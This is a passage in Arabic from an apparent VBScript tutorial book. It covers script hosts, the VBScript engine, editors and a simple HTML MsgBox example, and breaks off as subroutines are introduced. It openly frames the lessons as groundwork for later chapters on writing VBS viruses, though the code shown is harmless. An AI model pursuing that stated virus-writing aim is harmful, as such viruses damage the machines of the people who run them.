حيث يمكننا تضمين شفرات VBScript داخل شفرة HTML , بحيث تجعل الصفحة أكثر مرونة .

:- Active Server Pages (ASP)

حيث يمكننا استخدام VBScript لكتابة صفحات (ASP) .

-: Windows Scripting Host (WSH)

حيث يمكن كتابة شفرة VBScript لتعمل تحت سطر الأوامر في نظام التشغيل Prompt Command أو تعمل علي نظام التشغيل مباشرة وذلك باستخدام بيئة مستضيف النصوص البرمجية (Microsoft Scripting host) وقبل الدخول إلي كيفية كتابة فيروسات باستخدام تلك اللغة يجب أن ندرس اللغة جيداً حتى نستطيع أن نطوعها بسهولة لكي نقوم بتنفيذ ما نريد .

الأدوات المستخدمة :

-: VB Scripting Engine


حيث يتم ترجمة شفرة الاسكربت أثناء التنفيذ بواسطة ملف يدعي VBScript.dll ويكون على المسار (Windir\System) ويتم تثبيت هذا الملف آلياً مع نظام التشغيل بواسطة أي تطبيق من التطبيقات التالية :-

Internet Explorer

Outlook Express

Internet Information Server

أو بتثبيت بيئة برنامج Windows Scripting Host ويمكننا معرفة الإصدار المثبت علي الجهاز بالضغط على الملف VBScript.dll بالزر الأيمن للفارة واختيار Properties واختيار التبويب Version والنقر على Product Version أو ملاحظة File Version كما موضح بالصورة التالية :-



-: محرر نصوص Text Editor

يمكن استخدام محرر النصوص Notepad ولكن يفضل أن يكون محرر النصوص يظهر أرقام السطور حيث سيمكننا ذلك من كتابة وتنظيم شفرات VBscript بسهولة وهناك العديد من محررات النصوص مثل :-

-: Front Page

وهو برنامج مشهور جداً لتصميم مواقع ويب ويساعدنا أيضاً في كتابة نصوص VBScript من خلال المساعد Script Wizard .

-: ActiveX Control Pad

وهي أداة مجانية من شركة ميكروسوفت ومن مميزات أنها تساعد في إتيان أرقام الفئات Class IDs لجميع مكونات ActiveX المثبتة على النظام وترتيبها .


-: Visual InterDev

وهي أداة رائعة وتأتي مع حزمة Visual Studio 6.0 وتساعدنا تلك الأداة على عملية اكتشاف الأخطاء Debugging عند تنفيذ الكود وسنقوم باستخدام تلك الأداة أثناء تعلم لغة Vbscript .


ملحوظة :-

لكي نتعلم لغة VBScript جيداً وتتمرن على استخدامها بسهولة سنقوم بدراستها من خلال تعاملها مع صفحات الويب ولذلك سيتم شرح تلك اللغة وأسلوب كتابتها لبرمجة مواقع ويب ثم ننتقل إلى كيفية كتابة فيروسات VBS بتلك اللغة وبالتالي سيستلزم معرفتك ببعض شفرات لغة HTML البسيطة .

وكما ذكرت من قبل سنستخدم برنامج Visual InterDev وسنقوم بتشغيل البرنامج من Start والذهاب إلى Programs ثم اختيار Microsoft Visual Studio 6.0 ثم الضغط على Microsoft Visual InterDev 6.0 .



سنقوم بإلغاء النافذة الافتتاحية لاختيار مشروع بالضغط على Cancel




ملحوظة :


كافة البرامج المذكورة والأكواد المشروحة في الكتاب ستجدها علي موقع دار البراء

www.daralbraa.com

ثم من قائمة File نختار New File ثم اختيار Html Page والضغط علي Open كما في الصورة التالية :-



لاحظ أنه إذا أردنا فتح مشروع موجود مسبقاً فنضغط علي Existing ونستعرض الملفات ونختار الملف المطلوب كما يمكننا الضغط علي Recent لفتح المشاريع التي كنا نعمل عليها مؤخراً .
ونافذة المشروع ستكون كالآتي :



كيفية كتابة شفرة VBscript

تكتب الشفرة بين الوسمين التاليين (2 Tags) وهما يمثلان البداية والنهاية لشفرة

VBScript

```
<SCRIPT LANGUAGE="VBScript">
```

```
Rem Some Code Goes Here
```


```
</SCRIPT>
```

فمثلاً نأخذ مثال الشفرة التالية :-

<HTML>	1
<BODY>	2
<SCRIPT LANGUAGE="VBScript">	3
Msgbox "Welcome To	4
VBScript",64,"Mohamed Fayed"	5
</SCRIPT>	6
</BODY>	7
</HTML>	

- السطران 1, 2 يمثلان الابتداء في لغة HTML .
- السطر 3 يمثل بداية شفرة VBS .
- السطر 4 يمثل شفرة اللغة VBScript .
- السطر 5 يمثل نهاية شفرة VBScript .
- السطران 6, 7 يمثلان نهاية شفرة Html .

وعند حفظ تلك الشفرات بنسق صفحة ويب (ذات الامتداد Html, Htm) وتشغيل تلك الصفحة فستظهر عند تحميل الصفحة الرسالة التالية :-



وبهذا نكون قد ألقينا نظرة سريعة على تلك اللغة وسننتقل الآن إلى الفصل الثاني وهو يتحدث عن المتغيرات والثوابت .

-: Functions and Procedures

SubRoutines أو البرامج الفرعية فهي تسمح لنا بتجزئة شفرات VbScript إلى إجراءات فرعية مترابطة وبالتالي فهي تساعدنا على تنظيم كتابة الشفرات وتساعدنا أيضاً على تقليل سطور الشفرات حيث نستطيع إعادة استخدام نفس الإجراءات الفرعية أكثر من مرة وفي مناطق مختلفة من البرنامج .

أولاً :-

تعريف الإجراءات الفرعية بواسطة [Sub . . . End Sub] :-

